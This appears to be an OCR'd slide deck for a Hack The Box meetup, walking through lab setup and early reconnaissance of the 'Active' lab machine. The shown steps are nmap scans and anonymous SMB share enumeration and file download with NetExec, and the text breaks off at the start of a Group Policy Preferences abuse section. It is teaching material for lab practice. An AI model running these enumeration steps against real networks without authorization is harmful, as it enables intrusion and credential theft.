
BDO


HACKTHEBOX

Hack The Box Meetup Zurich 0x0F | Onsite @ BDO

18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)

- Toilets (output)
- Pictures ok/nok?


- Slides: https://slides.hackingnight.ch

Hosts

Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom

Nicolas Germiquet
Head Cyber Security Advisory & Digital Forensic, BDO Switzerland


BDO



Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions

Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics




Gamification

Capture the Flag (CTF)
Hacking Competition


(warning: addictive)

HACKTHEBOX

> 400 virtual machines (boxes)




HTB Labs
https://app.hackthebox.com



HTB Enterprise Platform
https://enterprise.hackthebox.com

Hacking Setup

Option #1




Attacker Machine
(Native OS/Virtual Machine)


VPN

Target Box

Option #2



Browser




Kali Linux

VirtuaLab


VPN

Target Box

Option #3



Browser



Parrot OS


HTB PwnBox

VPN (automatic)

Target Box

Connect to the Lab via HTB PwnBox


Select the PwnBox instead of VPN



https://help.hackthebox.com/en/articles/5599332-enterprise-lab-access#h_9dcb1674be


Connect to the Lab via HTB PwnBox

Choose the nearest location




Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop



Today on the Menu



- **Walktrough: Active**

- Group Policy Preferences
- Kerberoasting

/etc/hosts file

- Add the domain **goodgames.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX active.htb
```

Or:

```
$ echo 10.10.11.XXX active.htb | sudo tee -a /etc/hosts
```

https://help.hackthebox.com/en/articles/5185338-how-to-play-machines#h_b93008cf9d

Tooling

NetExec

Swiss army knife for pentesting Windows/Active Directory environments.

https://www.netexec.wiki/

Impacket

Collection of Python classes for working with network protocols. It provides low-level programmatic access to the packets and protocols (e.g. SMB1-3 and MSRPC)

https://github.com/fortra/impacket


Native Tools

Any other tools that do the job, e.g. from the Samba project

https://www.samba.org/

#1 Network Scanning & Enumeration

Application	Provides **network services** to applications	HTTP, FTP, SMTP, SSH, etc.
Transport	Ensures **reliable data transfer** between devices	TCP Port 1337
Internet	**Routing** of data packets within and between networks	IP Address 203.0.113.45
Network Access	**Physical Transmission** of Data • Ethernet (LAN cable) • Wi-Fi	MAC Address 48:2C:6A:1E:59:3F



Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

```
$ nmap 10.0.0.1
```

Minimal rate (≥ packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

2-Pass Port Scanning

```
$ nmap active.htb --min-rate=1000 --max-retries=1 -p- > ports

$ PORTS=$(awk -F'/' '/^[0-9]+/ {print $1}' ports | paste -sd,)

$ nmap -Pn -sV -sC -p$PORTS active.htb
```


SMB Share Enumeration (anonymous)

```
$ nxc smb active.htb -u '' -p '' --shares
```

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-ai04jo0lxv]-[~]
[★]$ nxc smb active.htb -u '' -p '' --shares
SMB         10.129.237.38   445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.237.38   445    DC               [+] active.htb\:
SMB         10.129.237.38   445    DC               [*] Enumerated shares
SMB         10.129.237.38   445    DC               Share           Permissions     Remark
SMB         10.129.237.38   445    DC               -----           -----------     ------
SMB         10.129.237.38   445    DC               ADMIN$                          Remote Admin
SMB         10.129.237.38   445    DC               C$                              Default share
SMB         10.129.237.38   445    DC               IPC$                            Remote IPC
SMB         10.129.237.38   445    DC               NETLOGON                        Logon server share
SMB         10.129.237.38   445    DC               Replication     READ
SMB         10.129.237.38   445    DC               SYSVOL                          Logon server share
SMB         10.129.237.38   445    DC               Users
```


https://www.netexec.wiki/smb-protocol/enumeration/enumerate-shares-and-access

NULL vs Anonymous vs Guest Logon

<table>
<tr><td>Guest Logon</td><td>Access using Local or Domain Guest Account
 
</td><td>-u 'guest' -p ''

-u 'foo' -p ''

(fallback to guest account)</td></tr>
<tr><td>NULL Session

Anonymous</td><td>Access using Pre-Windows 2000 Compatible Access
 
</td><td>-u '' -p ''</td></tr>
</table>

https://blog.whiteflag.io/blog/guest-vs-null-session-on-windows/

https://www.netexec.wiki/smb-protocol/spidering-shares

Spidering SMB Shares (anonymous)

```
$ nxc smb active.htb -u '' -p '' -M spider_plus
```

```
┌─[us-dedivip-1]─[10.10.14.131]─[antoinet@htb-ai04jo0lxv]─[~]
└──╼ [★]$ nxc smb active.htb -u '' -p '' -M spider_plus
SMB         10.129.237.38   445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.237.38   445    DC               [+] active.htb\:
SPIDER_PLUS 10.129.237.38   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.237.38   445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.237.38   445    DC               [*]      STATS_FLAG: True
SPIDER_PLUS 10.129.237.38   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.237.38   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.237.38   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.237.38   445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.129.237.38   445    DC               [*] Enumerated shares
SMB         10.129.237.38   445    DC               Share           Permissions     Remark
SMB         10.129.237.38   445    DC               -----           -----------     ------
SMB         10.129.237.38   445    DC               ADMIN$                          Remote Admin
SMB         10.129.237.38   445    DC               C$                              Default share
SMB         10.129.237.38   445    DC               IPC$                            Remote IPC
SMB         10.129.237.38   445    DC               NETLOGON                        Logon server share
SMB         10.129.237.38   445    DC               Replication     READ
SMB         10.129.237.38   445    DC               SYSVOL                          Logon server share
SMB         10.129.237.38   445    DC               Users
SPIDER_PLUS 10.129.237.38   445    DC               [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json".
SPIDER_PLUS 10.129.237.38   445    DC               [*] SMB Shares:           7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.237.38   445    DC               [*] SMB Readable Shares:  1 (Replication)
SPIDER_PLUS 10.129.237.38   445    DC               [*] Total folders found:  22
SPIDER_PLUS 10.129.237.38   445    DC               [*] Total files found:    7
SPIDER_PLUS 10.129.237.38   445    DC               [*] File size average:    1.16 KB
```

Viewing Spider Results

```
$ jq '.Replication|keys[]'
/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json
```

```
┌─[us-dedivip-1]─[10.10.14.131]─[antoinet@htb-ai04jo0lxv]─[~]
└──╼ [★]$ jq '.Replication|keys[]' /tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml"
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol"
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/GPT.INI"
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"
```

SYSVOL

- Domain-wide share in Active Directory to which all authenticated users have read access.
- Contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere there is a Domain Controller
- Automatically synchronized and shared among all Domain Controllers

Share “Replica” seems to contain a copy of SYSVOL

Download all SMB Files

```
$ nxc smb active.htb -u '' -p '' --shares -O DOWNLOAD_FLAG=True
```


```
└──╼ [★]$ nxc smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
SMB         10.129.237.38   445    DC               [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB         10.129.237.38   445    DC               [+] active.htb\:
SPIDER_PLUS 10.129.237.38   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.237.38   445    DC               [*]  DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.237.38   445    DC               [*]      STATS_FLAG: True
SPIDER_PLUS 10.129.237.38   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.237.38   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.237.38   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.237.38   445    DC               [*]  OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB         10.129.237.38   445    DC               [*] Enumerated shares
SMB         10.129.237.38   445    DC               Share           Permissions     Remark
SMB         10.129.237.38   445    DC               -----           -----------     ------
SMB         10.129.237.38   445    DC               ADMIN$                          Remote Admin
SMB         10.129.237.38   445    DC               C$                              Default share
SMB         10.129.237.38   445    DC               IPC$                            Remote IPC
SMB         10.129.237.38   445    DC               NETLOGON                        Logon server share
SMB         10.129.237.38   445    DC               Replication     READ
SMB         10.129.237.38   445    DC               SYSVOL                          Logon server share
SMB         10.129.237.38   445    DC               Users
SPIDER_PLUS 10.129.237.38   445    DC               [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json".
SPIDER_PLUS 10.129.237.38   445    DC               [*] SMB Shares:           7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.237.38   445    DC               [*] SMB Readable Shares:  1 (Replication)
SPIDER_PLUS 10.129.237.38   445    DC               [*] Total folders found:  22
SPIDER_PLUS 10.129.237.38   445    DC               [*] Total files found:    7
SPIDER_PLUS 10.129.237.38   445    DC               [*] File size average:    1.16 KB
SPIDER_PLUS 10.129.237.38   445    DC               [*] File size min:        22 B
SPIDER_PLUS 10.129.237.38   445    DC               [*] File size max:        3.63 KB
SPIDER_PLUS 10.129.237.38   445    DC               [*] File unique exts:     4 (.pol, .xml, .inf, .ini)
SPIDER_PLUS 10.129.237.38   445    DC               [*] Downloads successful: 7
SPIDER_PLUS 10.129.237.38   445    DC               [+] All files processed successfully.
```

#2 Foothold:
Abusing Group Policy Preferences

Group Policy Objects (GPOs)

- Centralized management of users and computers
- Stored in Active Directory, linked to sites, domains, or OUs
- Examples:
  - Password policies, account lockout rules, firewall rules
  - Software deployment
  - Mapped drives, desktop backgrounds
  - Logon/logoff scripts

- **Strict, enforced Policies (locked down)**

